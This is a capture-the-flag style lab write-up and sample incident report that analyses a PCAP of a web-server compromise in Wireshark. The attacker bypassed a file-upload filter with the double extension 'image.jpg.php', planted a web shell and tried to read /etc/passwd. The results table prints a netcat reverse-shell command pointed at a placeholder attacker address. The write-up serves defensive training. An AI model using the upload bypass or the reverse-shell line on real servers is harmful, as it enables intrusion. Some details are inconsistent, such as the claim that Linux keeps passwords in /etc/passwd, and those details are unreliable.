Webstrike-Lab

WebStrike Lab with example report
Summary
This lab focused on investigating a suspected web server compromise using Wireshark to analyze a captured PCAP file. Through network traffic inspection, I identified that the attack originated from Tianjin, China, where the attacker exploited a file upload vulnerability to deploy a malicious PHP web shell (image.jpg.php). The attacker later attempted to establish a reverse shell connection on port 8080 and exfiltrate sensitive system data (/etc/passwd) using command-line tools such as netcat and curl. The analysis demonstrated how a simple upload bypass can lead to remote code execution and data exposure. This exercise strengthened my understanding of network forensics, attack chain analysis, and incident reporting — key skills for a Security Operations Center (SOC) or Cybersecurity Analyst role.
Aim of the Lab
Analyze network traffic using Wireshark to investigate a web server compromise, identify web shell deployment, reverse shell communication, and data exfiltration.
Objective
Learning objective
- Capture and filter network traffic relevant to HTTP/HTTPS and other communication protocols used in attacks.
- Identify signs of malicious activity, such as abnormal HTTP requests, file uploads, or command execution patterns consistent with web shell deployment.
- Trace reverse shell connections, recognizing attacker-controlled outbound communications and command-and-control behavior.
- Detect data exfiltration attempts, including unusual data transfers or encrypted outbound traffic.
- Document and report findings, articulating evidence of compromise and providing recommendations for mitigation.
Scenario
A suspicious file was identified on a company web server, raising alarms within the intranet. The Development team flagged the anomaly, suspecting potential malicious activity. To address the issue, the network team captured critical network traffic and prepared a PCAP file for review.
Your task is to analyze the provided PCAP file to uncover how the file appeared and determine the extent of any unauthorized activity.
Procedure
1.Start the Lab by clicking on the “Start Lab Machine”. {You have to wait few minutes to boot it up}
- Lets begin the lab by opening the Wireshark tool and analyze the Pcap(Packet Capture) file and check the first question.

- The First Question basically ask to analyze from which city does this attack originate from? In order to find out the city from where the attack has originated is we have to look at the “Source IP Address” and use a “Third Party Service” which is “IP geo location” to find out since that is how the attack started.
- Copy the “Source IP Address” and then paste it on to the search bar of the ip geo location website, the results will be display that the IP originated from the Country “China” and State is “Tianjin” → This is the answer to the First Question.
1.The User-Agent basically displays what system is the attacker using which can appended in the allow/deny lists to protect from future attack. In order to find out the User-Agent click a packet which contains the “HTTP” Protocol then on the “Packet Information Window” I observed that in the HTTP section There was “User Agent” present which is

User- Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 → Answer to the Second Question.
- Malicious web shell in other words what malicious file was used to exploit the vulnerabilities, to find out in the Wireshark’s “search bar” type in the following filter “http.request.method ==POST” ( This will find the packets which used the POST method in the website)
- There are total of 3 packets which used the “POST” method, I observed the first 2 packets which the info was written “/reviews/upload.php” follow the HTTP stream of the first packet (Ctrl+Alt+Shift+H) and observe the details.


- I observed in the last section of the client side (Colored in Red) that the name of the file was “uploadedFile” and the file name is “image.php” now it is malicious file however if you see in the server side (Colored in Blue) The response was “Invalid file format” now that is great thing that it blocked the malicious file.

However if we take a look the details of the second “POST” Packet that file name was changed from “image.php” to “image.jpg.php” by which the server accepted the file bypassing the file upload restriction.
The malicious file name is “image.jpg.php” → Answer to the Third Question.
- After the malicious file was uploaded it is an urgent matter to remove the file in order to stop from making more damage, in order to know where the file was uploaded I applied a certain filter which was “ip.src ==
&& http.request.method == GET” this will the return the specific “ malicious ip address” as the source and the method as “GET”
(insert the GET filter picture)

- I observed in the packet number “138” where the info was “ GET /reviews/uploads/image.jpg.php HTTP/1.1\r\n” as I know that the malicious file was “image.jpg.php” it was uploaded in /reviews/uploads/ → Answer to the 4th question.
- To know which port was opened, I simply went back to the packet where the method was “POST” and inspect the contents “image.jpg.php” ,there I saw that it used a netcat(nc) command with the ip address along with the port number “8080” hence this was the port number → Answer to the 5th question.
(insert the 8080 image)

- Finally I need to recognize which file the attacker was trying to exfiltrate? In order to know I went again to the packets which contained the POST method, since I mentioned previously that there were 3 packets contained the method POST I followed the HTTP stream of the last packet from that the User-Agent was changed to “curl” which indicated that it was using the “curl” command from the “Terminal” and the command which was used is “/etc/passwd/.

In other words the attacker was trying to exfiltrate the “passwords” file which is a critical target as it contains a list of system users and their associated configuration information which was stored in the server. Technically this where every Linux OS stores its passwords.
This Concludes the Lab.
Results
| # | Finding | Evidence (from Wireshark) | Conclusion |
|---|---|---|---|
| 1 | Attack Origin | Source IP address in HTTP traffic traced to Tianjin, China via IP geolocation lookup. | The attack originated from Tianjin, China. |
| 2 | Attacker User-Agent | Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 observed in HTTP request headers. | Attacker was using a Linux-based system with Firefox browser. |
| 3 | Malicious Upload | HTTP POST /reviews/upload.php request containing file image.jpg.php. | A malicious PHP web shell was successfully uploaded by bypassing file type restrictions. |
| 4 | Upload Directory | Subsequent request to /reviews/uploads/image.jpg.php. | The web shell was stored in the /reviews/uploads/ directory. |
| 5 | Reverse Shell Connection | Payload contained command: nc [attacker_ip] 8080 -e /bin/sh. | The web shell attempted to establish a reverse shell to port 8080 on the attacker’s system. |
| 6 | Data Exfiltration Attempt | HTTP request with User-Agent curl accessing /etc/passwd. | Attacker attempted to exfiltrate sensitive system file /etc/passwd. |
Additional results
The attacker’s first file upload attempt (
image.php) was rejected with an “Invalid file format” message.Shortly after, the attacker successfully uploaded
image.jpg.php, indicating deliberate bypass testing of the server’s file validation controls.- The use of
nc(netcat) andcurlcommands in HTTP payloads confirms the attacker was operating from a Linux environment with direct terminal access — pointing toward a manual exploitation rather than an automated scanner. A clear change in User-Agent was observed:
early requests used Firefox, while later ones used
curl.This suggests the attacker switched from browser-based reconnaissance to command-line exploitation after gaining initial access.
- The HTTP response codes changed from
403 Forbidden(upload blocked) to200 OK(upload accepted), confirming the moment when the attacker successfully bypassed the file restriction. The malicious file was stored in a web-accessible uploads directory (
/reviews/uploads/).Such writable directories could be reused by the attacker to plant additional backdoors or establish persistence.
The reverse shell was configured to connect on port 8080, a port commonly used for legitimate web traffic.
This indicates a stealth tactic — blending malicious outbound traffic with normal HTTP activity to evade detection.
The attacker used plain HTTP instead of HTTPS for communication.
While this exposed their actions for analysis, it also indicates weak operational security (OPSEC) on the attacker’s side.
The access to
/etc/passwdsuggests system reconnaissance — enumerating user accounts, not extracting password hashes (since/etc/passwddoesn’t contain them).This was likely a preliminary information-gathering step before escalation.
The overall pattern — multiple upload attempts, environment probing, and reverse shell setup — indicates a human-driven intrusion rather than an automated bot.
The attacker demonstrated moderate technical skill and adaptability.
Learnings
What did you learn from this experiment? Was your hypothesis validated or not? Why or why not?
| Skill | Example from Lab | Analyst Competency |
|---|---|---|
| Network Forensics | Used Wireshark filters to isolate malicious HTTP requests | Packet-level investigation |
| Threat Analysis | Identified file upload bypass and reverse shell | Web attack detection |
| Evidence Documentation | Used screenshots, HTTP streams, and step-by-step logic | Reporting & documentation |
| Threat Intelligence | Geo-located source IP | Attribution & intelligence |
| SOC Mindset | Followed kill chain: upload → C2 → exfil | Incident correlation |
Follow up experiments…
Example Report.
🧾 Incident Report: Web Server Compromise Investigation
1. Executive Summary
A suspicious file upload was detected on the company’s web server. Network traffic (PCAP) analysis using Wireshark revealed that an external attacker from Tianjin, China exploited an insecure file upload vulnerability to deploy a PHP web shell (image.jpg.php).
The attacker then established a reverse shell connection on port 8080, followed by an attempt to exfiltrate sensitive system data (/etc/passwd).
Impact: Unauthorized remote code execution and potential system information disclosure.
2. Investigation Overview
| Item | Details |
|---|---|
| Tool Used | Wireshark |
| Evidence Source | Captured network traffic (PCAP) |
| Focus | HTTP upload, command execution, outbound connections, data exfiltration |
| Goal | Identify the attacker, method of compromise, and attempted data theft |
3. Key Findings
| # | Observation | Evidence (Packet/Stream) | Conclusion |
|---|---|---|---|
| 1 | Attack Origin from IP resolving to Tianjin, China | Source IP lookup | External threat actor location |
| 2 | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 | HTTP header | Attacker used Linux system & Firefox browser |
| 3 | Malicious File Upload: image.jpg.php | HTTP POST request to /reviews/upload.php | Bypassed upload validation using double extension |
| 4 | Upload Directory Identified: /reviews/uploads/ | HTTP GET /reviews/uploads/image.jpg.php | Confirms file stored under uploads directory |
| 5 | Reverse Shell Attempt: Outbound to port 8080 | HTTP payload shows nc command | Attacker attempted to establish control channel |
| 6 | Data Exfiltration Attempt: Accessed /etc/passwd | POST request with curl User-Agent | Attempted extraction of sensitive system file |
4. Attack Chain Summary
| MITRE ATT&CK Stage | Activity | Technique ID |
|---|---|---|
| Initial Access | File upload of web shell | T1505.003 – Web Shell |
| Execution | Reverse shell via Netcat | T1059 – Command Execution |
| Exfiltration | Attempted read of /etc/passwd | T1041 – Exfiltration over Web Channel |
5. Impact Assessment
- Successful upload of a remote-access web shell.
- Potential for privilege escalation and system enumeration.
- Attempted exfiltration of sensitive system files.
- High risk if not immediately remediated (persistence could be established).
6. Recommendations
- Immediately remove
image.jpg.phpfrom/reviews/uploads/. - Patch upload functionality to allow only specific MIME types and file extensions.
- Restrict outbound network traffic, especially ports like
8080. - Deploy a Web Application Firewall (WAF) to detect malicious uploads and encoded commands.
- Conduct credential rotation for users potentially exposed via
/etc/passwd. - Monitor for further signs of C2 activity or persistence (cron jobs, reverse tunnels, etc.).
7. Conclusion
The investigation confirmed a successful web shell upload by an attacker originating from Tianjin, China. The actor leveraged an upload validation flaw to execute commands on the server and attempt data theft.
The compromise highlights the importance of secure file handling, network monitoring, and access control to prevent similar attacks in the future.
8. Skills Demonstrated / What You Learned
| Skill | Description |
|---|---|
| Network Forensics | Extracted evidence using Wireshark filters (POST, GET, Follow HTTP Stream). |
| Threat Attribution | Identified attacker’s geographical origin and User-Agent. |
| Attack Chain Analysis | Mapped upload → command → exfiltration. |
| Evidence Documentation | Captured and interpreted HTTP payloads and metadata. |
| Incident Reporting | Structured findings into an executive report format. |